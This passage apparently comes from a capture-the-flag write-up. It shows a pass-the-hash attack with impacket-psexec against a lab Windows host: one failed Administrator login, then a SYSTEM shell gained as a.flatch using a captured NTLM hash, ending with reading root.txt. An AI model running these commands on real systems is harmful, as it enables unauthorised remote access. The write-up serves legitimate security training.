[*] Cleaning up...
But I couldn’t get a shell with the Administrator’s hash
impacket-psexec administrator@10.1.142.44 -hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce
Impacket v0.11.0 - Copyright 2023 Fortra

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
So I went back to Bloodhound and found out that a.flatch is also part of the administrators group

impacket-psexec a.flatch@10.1.142.44 -hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.1.142.44.....
[*] Found writable share ADMIN$
[*] Uploading file ZKWrJkPD.exe
[*] Opening SVCManager on 10.1.142.44.....
[*] Creating service GEKb on 10.1.142.44.....
[*] Starting service GEKb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\

C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is 3806-0A24

 Directory of C:\Users

09/02/2025  07:06 PM    <DIR>          .
09/02/2025  07:06 PM    <DIR>          a.flatch
09/02/2025  07:37 PM    <DIR>          Administrator
09/02/2025  06:43 PM    <DIR>          h.grangon
05/05/2025  01:50 PM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  34,921,328,640 bytes free

C:\Users> cd Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3806-0A24

 Directory of C:\Users\Administrator\Desktop

06/12/2025  02:35 PM    <DIR>          .
09/02/2025  07:40 PM    <DIR>          ..
06/12/2025  12:37 PM    <DIR>          nssm-2.24
09/02/2025  03:24 PM                32 root.txt
               1 File(s)             32 bytes
               3 Dir(s)  34,921,328,640 bytes free

C:\Users\Administrator\Desktop> type root.txt
9557e6XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX